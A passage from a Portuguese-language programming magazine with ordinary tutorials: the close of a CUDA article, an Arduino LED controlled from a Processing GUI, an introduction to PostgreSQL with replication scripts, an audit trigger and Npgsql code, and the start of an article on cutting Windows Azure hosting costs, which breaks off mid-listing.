A relativa simplicidade do CUDA permite a fácil criação de programas para serem executados em GPU da NVIDIA. Contudo, embora programar em CUDA seja relativamente acessível para quem tenha experiência com a linguagem C, extrair desempenho de uma GPU é bem mais difícil. De facto, obter desempenho com GPU, requer não só a adaptação dos algoritmos para um ambiente paralelo, como também é

necessário ter em consideração as muitas subtilidades decorrentes da arquitetura dos sistemas informáticos. Por exemplo, é importante numa aplicação CUDA que se minimize as transferências de dados entre CPU e GPU (independentemente do sentido) por serem relativamente lentas em virtude de ocorrer através do *bus PCIe 2.0* cuja velocidade máxima (teórica) de transferência é da ordem dos 8 GB/s (a mais recente arquitetura de GPU NVIDIA, denominada *kepler*, faz uso do PCIe 3.0 que tem uma velocidade máxima de 16 GB/s). Outra atenção a ter na procura de desempenho é um uso correto da hierarquia de memória do próprio GPU, pois as várias memórias (registos, partilhada, global, local, constantes e texturas) têm latências e larguras de banda diferentes. Um uso ineficiente da memória pode comprometer seriamente o desempenho de uma aplicação CUDA.

Saber mais

Este artigo abordou de forma resumida a programação em CUDA. Aos leitores interessados em CUDA recomenda-se a leitura do livro “*Programming Massively Parallel Processors: A Hands-on Approach*” de David B. Kirk, Wen-mei W. Hwu, Morgan Kaufmann, 1ª edição, 2010 e, numa fase mais avançada, do conseguido guia técnico “*CUDA C Best Practices Guide*” da NVIDIA. Merece ainda menção a vasta documentação sobre CUDA existente no sítio da NVIDIA em <http://docs.nvidia.com>.

«[Download do código-fonte dos exemplos no artigo](#)»



AUTOR



Escrito por Patrício Domingues

Doutorado em Engenharia Informática e professor do Departamento de Eng^a Informática na Escola Superior de Tecnologia e Gestão (ESTG) do Instituto Politécnico de Leiria (IPLeiria). Leciona, entre outras, a disciplina de Computação de Alto Desempenho ao Mestrado em Engenharia Informática – Computação Móvel, onde aborda tópicos como CUDA e OpenCL. É ainda responsável pelo CUDA Teaching Center da ESTG/IPLeiria.

A PROGRAMAR

Accionamento de Led e Arduino Através de Interface Gráfica em Processing

PostgreSQL como alternativa de SGBD

Custo efetivo de uma Solução na Nuvem em Ambiente Windows Azure

Rápido e bem? A programação web tem!

Accionamento de Led e Arduino através de Interface Gráfica em Processing

Introdução:


Em continuação dos artigos usando o micro-controlador Arduino que tenho vindo a escrever nas edições anteriores, apresento nesta edição um artigo que aborda uma das primeiras experiências que o utilizador pode ter com a plataforma Arduino, que é o simples accionamento de um ou mais LED.

O accionamento e controlo dos led's é muito simples pelo que neste artigo irei aprofundar um pouco mais e criar uma interface gráfica usando Processing que irá permitir controlar o LED usando um botão clicável pelo rato.

Esquema Eléctrico:

Ligar um LED ao Arduino é um dos projectos mais fáceis e indicados para quem está a começar, sendo que é necessário seguir um esquema eléctrico muito simples para colocar o LED em funcionamento.

O esquema eléctrico que elaborei para este projecto foi o seguinte:



(Figura 1 - esquema eléctrico led)

Como podem ver apenas é necessário conectar o polo positivo do LED que geralmente é a perna mais longa ao Pino 13 do Arduino enquanto que a perna mais curta do LED deve ser conectada ao GND do arduino.

Muito simples de implementar mesmo para quem está a dar os primeiros passos.

Conecção entre o Arduino e a Aplicação em Processing:

Não basta programar uma pequena aplicação gráfica para que possamos controlar as acções do Arduino, é necessário criar uma ponte entre o Arduino e a aplicação desenvolvida em Processing. Basicamente A aplicação em Processing irá produzir um Output que será recebido e interpretado pelo Arduino.

Para saber-mos exactamente o output produzido é necessário definir valores de Output específicos no Arduino para que possamos controla-los na aplicação em Processing.

No exemplo seguinte mostra como foi definida uma variável "estado" que irá ser a responsável por controlar o estado do LED, ou seja, ligado ou desligado:

```
void loop()
{
  //Verificar se a porta Serial está disponível
  if (Serial.available() > 0)
  {
    // O estado será igual ao valor lido do Output da
    //App em Processing
    estado = Serial.read();
    Serial.print("Estado: ");
    Serial.println(estado);
    //Se o valor recolhido for = 111 o LED está
    //ON
    if (estado == 111)
    {
      digitalWrite(ledPin, HIGH);
    }
    //Se o valor recolhido for = 102 o LED está
    //OFF
    if (estado == 102)
    {
      digitalWrite(ledPin, LOW);
    }
  }
}
```

Tendo definido a variável estado que vai receber um de dois valores retornados através da aplicação com interface gráfica em Processing, podemos prosseguir e construir todo o código para o Arduino, que é muito simples como podem ver:

```
//Definir o Pino de Output do Arduino é o Pino 13
int ledPin = 13;
int estado;

void setup()
{
  Serial.begin(9600);
  pinMode(ledPin, OUTPUT);
}
void loop()
{
  if (Serial.available() > 0)
  {
    estado = Serial.read();
    Serial.print("Estado: ");
    Serial.println(estado);
  }
}
```


A PROGRAMAR

Accionamento de Led e Arduino através de Interface Gráfica em Processing

```
if (estado == 111)
{
  digitalWrite(ledPin, HIGH);
}

if (estado == 102)
{
  digitalWrite(ledPin, LOW);
}
}
```

Com o código acima indicado temos toda a parte lógica que o Arduino necessita para desempenhar a função pretendida.



mouseClicked():

A função mouseClicked() já faz parte das funções integradas em Processing e de um modo geral é uma função que é chamada após um botão do rato ter sido pressionado e libertado.

Desta forma as acções que irão suceder após o botão ter sido clicado são programadas dentro desta função mouseClicked().

A sintaxe desta função é muito simples como podem ver no exemplo seguinte:


```
Void mouseClicked()
{
  //A expressão da condição do If é responsável
  //por delimitar a área clickável do botão
  If (mouseX &rt; 150 && mouseX < 250 && mouseY
      &rt; 250 && mouseY < 350)
  {
    porta.write(111);
  }

  If (mouseX &rt; 250 && mouseX < 350 && mouseY
      &rt; 350 && mouseY < 450)
  {
```

```
    porta.write(102);
  }
}
```

Desenho para Interface Gráfica em Processing:

O desenho da interface de switch On e Off do LED conectado ao Arduino não necessitava de ser muito complexo e visualmente poluído pelo que tentei implementar de uma forma simples.



(Figura - Interface_Grafica_Acc_Led_1_01)

A implementação da interface gráfica acima apresentada resultou do seguinte código Processing:

```
//Importar a biblioteca Serial de modo a
//obter-mos acesso aos dados
//que circulam na porta Serial
import processing.serial.*;

//Definição de variáveis

PImage Led;
Serial porta;
int button1 = 0;
int estado = 0;

void setup()
{
  //Definir o tamanho da janela
  size(400,400);
  Led = loadImage("Led.jpg");
  background(255);
  porta = new Serial(this, "COM3", 9600);
}

void draw()
{
  image(Led, 175, 25);
  rect(150, 250, 100, 100);
  redraw();
}

void mouseClicked()
{
  if (porta.available() &rt; 0)
  {
    estado = porta.read();
    println(estado);
  }

  //Valor 111 Significa On
```


A PROGRAMAR

Accionamento de Led e Arduino através de Interface Gráfica em Processing

```
if (mouseX &rt; 150 && mouseX < 250 && mouseY
    &rt; 250 && mouseY < 350 && button1 == 0
        && estado == 0)
{
    porta.write(111);
    button1 = 1;
    background(255);
    fill(0,0,0);
    textAlign(RIGHT);
    text("Estado: ", 75, 225);
    text("Led On", 115,225);

    rect(150, 250, 100, 100);
    fill(0, 128, 0);
}

//Valor 102 Significa Off
else if(mouseX &rt; 150 && mouseX < 250 &&
    mouseY &rt; 250 && mouseY < 350 && button1 ==
1)
{
    porta.write(102);
    button1 = 0;
    background(255);
    fill(0,0,0);
    textAlign(RIGHT);
    text("Estado: ", 75, 225);
    text("Led Off", 115,225);
    rect(150, 250, 100, 100);
    fill (255,0,0);
}
}
```

Apesar de ter algumas limitações, tais como a não possibilidade de sobrepor duas imagens na tela, a linguagem Processing é bastante ágil e permite de uma forma simples e com uma sintaxe muito semelhante à linguagem de programação C (com a qual também programamos o Arduino) permite dar os primeiros passos na criação de interfaces gráficas e interagir com o Arduino.

“ A sintaxe desta linguagem Processing é em muito semelhante à linguagem C. ”

Conclusão:

Como ficou demonstrado acima é relativamente fácil criar uma interface gráfica capaz de interagir com o Arduino e controlar através dela um LED. Com base num dos projectos mais simples que podem ser implementados com Arduino e implementando uma interface gráfica aumentamos significativamente a usabilidade e aparência do nosso projecto, pelo menos ao nível de interface.



AUTOR



Escrito por Nuno Santos

Curioso e autodidacta com uma grande paixão pela programação e robótica, frequenta o curso de Tecnologias de Informação e Comunicação na UTAD mas não esconde o sonho de ainda vir a ser Engenheiro Informático. Estudante, Blogger, e moderador no fórum Lusorobótica são algumas das suas actividades. Os seus projectos podem ser encontrados em: <http://omundodaprogramacao.com/>

PostgreSQL como alternativa de SGBD

Introdução

Quando projectamos uma aplicação de software com base de dados, há três sistemas que automaticamente nos lembramos: Oracle, SQL Server e MySQL. Mas existem alternativas, desde soluções proprietárias a projetos open source. O PostgreSQL, usualmente denominado de Postgres, é uma das bases de dados que tem demonstrado maturidade e confiança nos últimos anos e, por isso, merece destaque nesta edição, de modo a motivar o leitor a conhecer e testar um robusto e apetrechado SGBD.

Embora pouco divulgado em Portugal, o Postgres tem inúmeros adeptos e boas comunidades internacionais. O Brasil é um dos principais impulsionadores e divulgadores deste SGBD, com uma boa comunidade de utilizadores e programadores, sendo considerado uma boa fonte de recursos para os programadores portugueses. Em França, o Instituto Nacional Geográfico utiliza o PostGIS, o Sistema de Informação Geográfica do PostgreSQL, como base cartográfica para mais de 100 milhões de objetos espaciais, o que comprova a robustez deste SGBD.

Facilmente montamos uma base de dados Postgres, tanto em Linux como em Windows, e os programadores pouco experientes com a instalação e configuração de sistemas operativos têm soluções muito interessantes e práticas. Para Windows, a EnterpriseDB disponibiliza um pacote muito user-friendly com uma personalização desta base de dados. Esta empresa fornece ainda suporte a nível empresarial para os diversos sistemas operativos e formação a nível internacional. Para os utilizadores de Debian Linux, um simples `apt-get install postgresql postgresql-client` efetua uma instalação muito rápida.

Em termos conceptuais, o Postgres tem muitas semelhanças com o sistema Oracle. Não a nível da arquitetura da própria base de dados e da algoritmia, mas em termos de conceito da estrutura de dados. Das maiores afinidades, destacamos a organização dos schemas dentro da BD e a poderosa linguagem PLpg/SQL, muito idêntica ao PL/SQL da Oracle. Para quem está habituado a desenvolver código para BD's Oracle, a passagem para o Postgres ocorre sem grandes complicações, dada a quantidade de semelhanças. Podemos encontrar na Internet muita documentação que relaciona estas duas SGBD's, com procedimentos para migrações de Oracle para Postgres, o que denota um forte interesse na utilização do Postgres como alternativa à Oracle.

Diversas funcionalidades que, não sendo únicas deste SGBD, tornam o Postgres muito interessante e completo: clusters, organização estrutural por schemas, triggers, linguagem processual PLpgSQL ou sequências. Destacamos duas destas funcionalidades com exemplos de aplicação.

Clustering

A divisão da base de dados em clusters permite, entre outras opções, manter a alta disponibilidade da base de dados ou ainda uma rápida replicação de dados de produção para testes. Para um programador sem grandes conhecimentos de gestão de bases de dados, é fácil replicar os dados de produção para um ambiente de testes noutra cluster. Exemplificamos com um script:

```
Dados do servidor de produção:
host: 192.168.69.1
porta: 5432
schema: my_application_schema
Dados do servidor de testes:
host: 192.168.69.2
porta: 5431
schema: my_application_schema
Script SQL para eliminar testes, no ficheiro
drop_my_tests_application_schema.sql:
```

Scripts para Debian a executar na consola:

```
$ pg_dump --host 192.168.69.1 --port 5432 --
format plain --oids --verbose --file
my_application_data_dump.sql --schema
my_application_schema
$ psql -h 192.168.69.2 -p 5431 -f
drop_my_tests_application_schema.sql
$ psql -h 192.168.69.1 -p 5432 -f
my_application_data_dump.sql
```

Triggers

Uma das utilizações dos *Triggers*, muito apreciada quando pretendemos implementar sistemas de Qualidade nas aplicações, é a **possibilidade de fazer auditoria**. Com o Postgres, podemos criar uma função e um *trigger* com esse objetivo. Consideremos a tabela *registo_correspondencia* e tabela de histórico (ou auditoria) *registo_correspondencia_audit*. O objetivo do *trigger* é efetuar uma cópia da linha alterada ou apagada na tabela *registo_correspondencia* para a sua tabela de auditoria. É necessário criar a função que copia a linha da tabela:

```
CREATE OR REPLACE
FUNCTION registo_correspondencia_historico()
RETURNS trigger AS
$BODY$
DECLARE
BEGIN
INSERT INTO MY_APPLICATION_SCHEMA.
registo_correspondencia_audit SELECT * FROM
MY_APPLICATION_SCHEMA.registo_correspondencia
WHERE REG_ID = OLD.REG_ID;

RETURN NEW;
END;
$BODY$
LANGUAGE plpgsql VOLATILE
COST 100;
ALTER FUNCTION
registo_correspondencia_historico()
OWNER TO usr_correspondencia;
```

Posteriormente, criamos o trigger que vai disparar a função acima:

```
CREATE TRIGGER
trg_registo_correspondencia_historico
BEFORE UPDATE OR DELETE
ON registo_correspondencia
FOR EACH ROW
EXECUTE
PROCEDURE registo_correspondencia_historico();
```

Ligação cliente-servidor .NET

O Postgres pode ser utilizado por quase todas as plataformas e linguagens de programação, sendo que as mais comuns serão, sem dúvida, PHP, Java ou Ruby. No entanto, tal não nos proíbe de programar com sucesso uma aplicação em .NET.

A pensar na grande comunidade de programadores .NET, foi desenvolvido o projeto Npgsql, integralmente escrito em C#, que permite efetuar a ligação cliente servidor. Esta é uma alternativa à tradicional ligação ODBC, permitindo uma interação mais direta e específica com a tecnologia Postgres. O Npgsql consiste numa DLL que pode ser incluída no pacote de software ou apenas copiada para uma pasta de aplicação ASP.NET, não requerendo uma instalação no sistema operativo. O acesso a dados a partir de uma aplicação .NET torna-se assim um dos mais simples de configurar, programar e distribuir.

Execução de queries

Para uma determinada query com um comando INSERT, UPDATE ou DELETE, podemos criar uma função genérica que execute o código no Postgres, para uma ConnectionString:

```
Const DBstr As String =
"Server=192.168.69.1;Port=5432;Database=postgres;
User Id=abc;Password=123;"
```

O código em VB.NET não difere muito de uma ligação de dados a uma base de dados Oracle, por exemplo:

```
Public Function sqlInsert(ByVal strSQL As String,
ByVal connectionString As String) As Integer
Dim conn As New NpgsqlConnection
(connectionString)
Try
Dim comm As New NpgsqlCommand(strSQL, conn)
conn.Open()
Dim i As Integer = comm.ExecuteNonQuery
conn.Close()
conn.Dispose()
Return i
Catch ex As Exception
If Not conn.State = Data.ConnectionState.Closed
```

```
Then
conn.Close()
conn.Dispose()
End If
Return -1
End Try
End Function
```

Leitura de dados para um dataset

Também neste caso, o acesso a dados é simples, podendo ser criada uma função genérica para o Postgres:

```
Public Function ReturnDataSet(ByVal connString As
String, ByVal strSQL As String) As Data.DataSet
Dim conn As New NpgsqlConnection(connString)
conn.Open()
Try
Dim da As NpgsqlDataAdapter =
New NpgsqlDataAdapter
Dim cmd As New NpgsqlCommand(strSQL, conn)
Dim ds As New Data.DataSet
da.SelectCommand = cmd
da.Fill(ds)
conn.Close()
conn.Dispose()
Return ds
Catch ex As Exception
conn.Close()
conn.Dispose()
Return Nothing
End Try
End Function
```

Considerações Finais

O Postgres pode ser uma boa alternativa na implementação de um sistema de base de dados a nível empresarial. A sua aparente similaridade com a Oracle, torna-o mais familiar e facilita a compreensão da sua filosofia de funcionamento.

Em Portugal não existe ainda uma comunidade de utilizadores de Postgres e poucas são as empresas a apostar nesta tecnologia, considerando também que existe pouco suporte técnico especializado na implementação e manutenção deste SGBD. No entanto, algumas empresas já dão suporte ao Postgres, ainda que a quase totalidade não seja certificada. Esta falta de certificação e formação em Postgres no nosso país poderão desincentivar alguns gestores e programadores a implementar soluções de Postgres no meio empresarial. No entanto, tal não impede que se experimente, que se teste e que se implementem aplicações com base no Postgres, pois existe muita informação de qualidade na Internet, a começar pela documentação oficial, também disponível em português.

Escrito de acordo com o novo acordo ortográfico.

AUTOR



Escrito por Ricardo Trindade

É actualmente o responsável pela área informática dos Serviços Sociais da Câmara Municipal de Lisboa onde efectua, desde administração de sistemas, até programação em .NET. Está também ligado ao projecto N-Ideias na área da consultoria, webdesign e software, trabalhando essencialmente com BD's Oracle, PostgreSQL e SQL Server.

Custo Efetivo de uma Solução na Nuvem em Ambiente Windows Azure

A Nuvem

O conceito de computação como um serviço não é original mas a interpretação moderna desse conceito é muito diferente do que se assistiu na década de 70 com os sistemas de *time-sharing*. Nas suas diferentes formas a nuvem tem, hoje em dia, o propósito de: democratizar o acesso a recursos computacionais (*Infrastructure as a Service, IaaS*); concentrar as equipas de *TI* no desenvolvimento de aplicações minimizando tarefas de manutenção e administração de infraestrutura (*Platform as a Service, PaaS*); e disponibilizar soluções *Web* com o mesmo tipo de funcionalidades que seriam expectáveis numa aplicação *desktop* (*Software as a Service, SaaS*).

As várias valências da nuvem são utilizadas por empresas das mais variadas áreas de negócio que exploram algumas das características únicas que este novo modelo veio proporcionar. Algumas dessas características são:

- **Eliminação do compromisso inicial**
- **Pagamento dos recursos mediante a utilização**
- **Associativismo de custo**
- **Elasticidade**
- **Rapidez de aprovisionamento**

Eliminação do compromisso inicial - Nem todas as empresas têm ao seu dispor um ou mais servidores livres para iniciar um novo projeto. Na maioria dos casos os recursos têm que ser adquiridos e por isso passam por um longo processo de aprovação. Mesmo que tenham sido aprovados, os recursos têm que ser instalados e configurados até serem postos à disposição das equipas de desenvolvimento. Todas estas etapas consomem recursos e tempo à empresa, esforço este que pode ser canalizado para a aplicação e não para a plataforma de suporte.

Como a nuvem responde a aumentos de carga o utilizador da nuvem não se sente obrigado a fazer um provisionamento a longo prazo, podendo começar com poucos recursos e aumentando-os à medida das suas necessidades, eliminando-se assim o compromisso inicial.

Pagamento dos recursos mediante a utilização - Uma das premissas da nuvem é a de que os recursos sejam pagos mediante a sua utilização num modelo que se assemelha ao encontrado na rede de eletricidade, água ou telefone. Por exemplo, se o recurso for processamento o utilizador paga um valor que resulta da multiplicação de uma tarifa pelo número de horas utilizadas mensalmente. Essa tarifa, que indica o preço por hora, varia de acordo com o poder computacional da instância escolhida.

Numa analogia com a rede elétrica, o utilizador paga um

valor que resulta da multiplicação de uma tarifa pelo número de horas utilizadas mensalmente. Essa tarifa, que indica o valor do kWh, varia de acordo com a potência elétrica contratada.

Como se pode observar, o modelo empregue na nuvem é o mesmo aplicado aos serviços públicos. O modelo aplicado é justo porque o utilizador paga somente o que consome. Um acréscimo no número de horas de computação mensais significa que houve um acréscimo na procura ao serviço ou seja, um eventual aumento do valor pago mensalmente é compensado por um acréscimo no número de potenciais clientes e na receita gerada pela aplicação.

Associativismo de custo - Associativismo de custo refere-se ao facto de 1000 máquinas a correrem por uma hora, custarem o mesmo do que uma máquina a correr por 1000 horas. Esta característica faz com que a comunidade científica se interesse pela nuvem e a veja como uma alternativa para o processamento em lote.

Elasticidade - A elasticidade refere-se à capacidade dos recursos se dimensionarem automaticamente mediante a carga. Um serviço elástico é aquele em que os recursos disponibilizados correspondem aos recursos exigidos ao longo do tempo. Um serviço não elástico é por sua vez, um serviço em que os recursos não se adaptam consoante a procura.

Num serviço não elástico os recursos disponibilizados são fixos podendo, mediante o dimensionamento feito, estar acima ou abaixo dos recursos exigidos. Se o dimensionamento é feito acima do necessário, a empresa é penalizada financeiramente pois tem custos como eletricidade, ar condicionado e manutenção associados a equipamentos subaproveitados. Se, pelo contrário, o número de servidores for definido por baixo o problema é ainda maior uma vez que os clientes podem abandonar a aplicação como reação a um aumento do tempo de resposta ou ao descarte de pedidos.

Num serviço elástico os recursos disponibilizados correspondem aos recursos exigidos no momento, ou seja, a empresa nunca paga pelo excesso ou pela escassez de recursos. Assim, a elasticidade que caracteriza a nuvem é aliciante para serviços com picos de tráfego sazonal ou pontual e para serviços para os quais é impossível prever a procura.

Rapidez de aprovisionamento - Refere-se à possibilidade de aprovisionar servidores, armazenamento ou aplicações em minutos em vez de semanas. A rapidez de aprovisionamento está ainda ligada à facilidade de acesso aos recursos, que são pedidos através da chamada a uma *API* de gestão ou através de um portal *Web*.

Estas características podem ser alicientes para determinada organização mas, a adoção da nuvem não deve basear-se

CUSTO EFETIVO DE UMA SOLUÇÃO NA NUVEM EM AMBIENTE WINDOWS AZURE

somente no entusiasmo criado em torno da mesma. Um estudo da IDC (<http://goo.gl/kpbbl>) mostra que quase 40 por cento das empresas portuguesas têm serviços de *cloud-computing* inseridos na sua estratégia de tecnologias de informação o que, evidencia a curiosidade que este novo paradigma tem vindo a despertar no seio das organizações.

“Quase 40 por cento das empresas portuguesas têm serviços de cloud computing inseridos na sua estratégia de tecnologias de informação” - IDC, 2012

O facilitismo de acesso aos recursos disponibilizados pelos fornecedores de serviço também não deve iludir as organizações. Posto isto, a adoção do *cloud-computing* deve ser motivada por uma análise da adequação do negócio à nuvem da qual deve fazer parte uma estimativa de custos. Se o novo paradigma se mostrar adequado ao negócio, a estimativa de custos mostrará que se poderão alcançar poupanças significativas.

De seguida serão descritas alguma técnicas de otimização de custos na versão 1.5 da plataforma de *cloud-computing* da Microsoft, o Windows Azure. Estas técnicas foram empregues no desenvolvimento de um sítio que representasse uma aplicação típica de uma empresa de pequena/média dimensão (PME). O sítio, uma loja de comércio eletrónico, serviu posteriormente para a comparação de custos entre uma aplicação alojada localmente (*on-premises*) e uma solução na nuvem mostrando, quer a viabilidade do paradigma do ponto de vista financeiro quer o método utilizado para o cálculo. Estes assuntos irão ser abordados em duas secções distintas:

Otimização de Custos em Ambiente Windows Azure

Análise de uma Solução On-Premises VS Nuvem

Na oferta de *cloud-computing* da Microsoft, o Microsoft Windows Azure, é disponibilizada uma plataforma que permite hospedar aplicações (*PaaS*). O serviço disponibilizado é potenciado pelo uso de tecnologias de virtualização que permitem que uma aplicação seja independente de outras hospedadas na mesma máquina física.

A computação é cobrada em CPU/hora sendo que, o valor varia consoante as especificações do servidor virtualizado também designado por instância no Windows Azure. A cada uma das configurações de servidor corresponde um “tamanho” por exemplo, uma instância *Extra Small* tem um núcleo partilhado a 1.0GHz e 728MB de RAM enquanto uma instância *Extra Large* dispõe de 8 núcleos a 1.6GHz e 15GB de RAM (as especificações de cada “tamanho” e o respetivo custo podem ser consultados no sítio <http://goo.gl/dseuY> na secção Cloud Services). Para além dos vários “tamanhos”

são colocados à disposição do utilizador três tipos de instância com propósitos distintos:

Web Role

Worker Role

VM Role

Web Role - Este tipo de instância foi concebida para hospedar aplicações *Web*. Um *Web Role* corre o Windows Server 2008 R2 tal como o *Worker Role*, a principal diferença reside no facto do primeiro ter o servidor *Web Internet Information Services (IIS)* integrado.

Worker Role - Um *Worker Role* foi concebido para hospedar todo o tipo de aplicações sendo prática comum usar este tipo de instância para correr tarefas em *background* que demorem algum tempo a processar. *Web* e *Worker Roles* podem ser usados em conjunto. Por exemplo, enquanto um *Worker Role* pode redimensionar imagens ou aplicar a transcodificação de vídeo, um *Web Role* pode estar encarregue da interação com o utilizador.

VM Role - O *VM Role* permite ao utilizador construir a sua imagem customizada do sistema operativo partindo de uma de duas versões do Windows Server 2008 (R2 Enterprise ou R2 Standard). Um cenário típico de aplicação do *VM Role* é quando um utilizador tem um processo de instalação demorado que necessita de ser executado para que a máquina fique pronta. Ao preparar uma imagem em que o ambiente de execução está pronto é possível diminuir o tempo de arranque da instância. Quando existe este tipo de instalação ou quando o *setup* não pode ser automatizado deve ser usado um *VM Role*.

É importante referir que todos os três tipos de instância são *stateless*, portanto, o utilizador não pode contar com o armazenamento da máquina para guardar informação que necessita de ser persistente. Esta é uma característica necessária para possibilitar a gestão das máquinas por parte da Microsoft e para facilitar a escalabilidade. Outra imposição é a de que o utilizador tenha pelo menos duas instâncias de cada tipo para que seja garantido o *Service-Level Agreement (SLA)* de 99,95% de *uptime* o que corresponde a um *downtime* mensal de 21 minutos e 36 segundos. Se a aplicação tiver duas ou mais instâncias é assegurado pela Microsoft que usa pelo menos dois domínios de falha e dois domínios de *upgrade* o que lhe confere o *SLA* publicitado (Tabela 1).

	<u>Domínio de Falha 1</u>	<u>Domínio de Falha 2</u>
<u>Domínio de Upgrade 1</u>	<u>Instância 1 (i1)</u>	
<u>Domínio de Upgrade 2</u>		<u>Instância 2 (i2)</u>

Tabela 1 - Domínios de Falha / Upgrade no Microsoft Windows Azure

A PROGRAMAR

CUSTO EFETIVO DE UMA SOLUÇÃO NA NUVEM EM AMBIENTE WINDOWS AZURE

Domínios de Falha - Os domínios de falha indicam *hardware* separado ou seja, duas instâncias (i1 e i2) em domínios de falha distintos nunca vão partilhar um único ponto de falha ou seja, não vão estar hospedadas no mesmo servidor físico, no mesmo bastidor ou partilhar o mesmo switch. Se o servidor que hospeda a instância i1 tiver uma falha de *hardware*, este problema fica isolado a uma das instâncias da aplicação. O Windows Azure retira a instância i1 do sistema de balanceamento de carga, de seguida encarrega-se de lançar uma nova instância num servidor considerado saudável enquanto a instância i2 assegura todo o serviço. Quando a aplicação voltar a ter duas instâncias a alta disponibilidade é recuperada.

Domínios de Upgrade - Os domínios de *upgrade* isolam a aplicação em processos de atualização do mesmo modo que os domínios de falha isolam a aplicação de falhas de *hardware*. Se o utilizador quiser atualizar a aplicação e tiver somente uma instância ou um único domínio de *upgrade*, o Windows Azure vai parar a instância, atualizar a aplicação e voltar a colocar a aplicação *on-line* num processo que causa quebra de serviço. Se existirem duas instâncias em dois domínios de *upgrade* distintos esta atualização pode ser faseada numa operação a que se dá o nome de *rolling upgrade*. Num *rolling upgrade* o tráfego é desviado do primeiro domínio, depois as instâncias desse domínio são atualizadas e reiniciadas. Quando a operação estiver concluída as instâncias são colocadas novamente ao serviço e a atualização é feita ao domínio de *upgrade* seguinte. Deste modo não há quebra de serviço.

Portanto, se uma aplicação *Web* necessitar de executar tarefas em *background* deve ser utilizado um *Worker Role* em complemento ao *Web Role* usado para hospedar o sítio. Se tivermos em conta que são necessárias duas instâncias de cada tipo para que seja garantido o *SLA*, uma solução que anteriormente necessitava de duas instâncias passa a quatro com a adição de dois *Worker Roles*. Esta adição resulta num aumento significativo do custo mensal da aplicação.

Worker Role e Web Role na mesma máquina

Seguidamente será demonstrada uma técnica que permite hospedar o *Web Role* e o *Worker Role* na mesma instância. Tomemos como exemplo uma loja de comércio eletrónico desenvolvida em ASP.NET 4 que necessita de enviar emails para registo de utilizadores e comprovativos de compra. O envio de emails é uma tarefa bloqueante que é apropriada para ser executado em *background* por isso, a solução típica seria a de acrescentar dois *Worker Roles* à solução. Contudo, o envio de emails não é uma tarefa computacionalmente exigente pelo que é excessivo dedicar duas instâncias ou até mesmo, uma só instância em exclusivo para este fim.

Para que se faça um aproveitamento eficiente dos recursos disponíveis, as tarefas de *background* vão ser hospedadas nas mesmas instâncias usadas para hospedar o sítio. Como foi mencionado anteriormente a principal diferença entre um

Web Role e um *Worker Role* é que um tem o servidor *IIS* integrado e o outro não, pelo que não é de esperar grandes constrangimentos no uso do *Web Role* para as duas funções.

O primeiro passo é o de fazer *override* ao método *Run* na classe *WebRole*. Embora o método *Run* não esteja presente no modelo de projeto *Web Role* ele encontra-se presente na superclasse da qual o *WebRole* estende. O método é chamado pela plataforma Windows Azure no processo de arranque como podemos observar na descrição do método (Listagem 1).

A lógica é implementada no *Web Role* da mesma forma que seria implementada num *Worker Role* ou seja, através da criação de um ciclo infinito no método *Run*. Dentro desse ciclo é verificado se existe alguma tarefa de *background* para ser executada, se não existir, a *thread* dorme.

```
//  
// Summary:  
// Called by Windows Azure after the role  
//instance has // been initialized. This method  
//serves as the main  
// thread of execution for your role.  
//  
// Remarks:  
// Override the Run method to implement your own  
//code to manage the role's execution. The Run  
//method should implement a long-running thread  
//that carries out operations for the role.  
(...)  
public virtual void Run();
```

Listagem 1 - Método Run na classe RoleEntryPoint

```
public override void Run() {  
    FauxWorker();  
}  
  
private void FauxWorker() {  
    CloudQueueClient queueClient = null;  
    CloudQueue queue = null;  
    int maximumBackoff =  
        CloudShopConf.QueueMaximumBackoffSec;  
    int minimumBackoff =  
        CloudShopConf.QueueMinimumBackoffSec;  
    int curBackoffSec = minimumBackoff;  
    int retries = 0;  
  
    try {  
        //Instancia a queue  
    } catch (Exception e) { }  
  
    while(true)  
    {  
        //Representa uma mensagem na queue  
        CloudQueueMessage msg = queue.GetMessage();  
  
        //Se existe uma mensagem para processar  
        if (msg != null) {  
            //3 tentativas para executar a ação  
            retries = 3;  
  
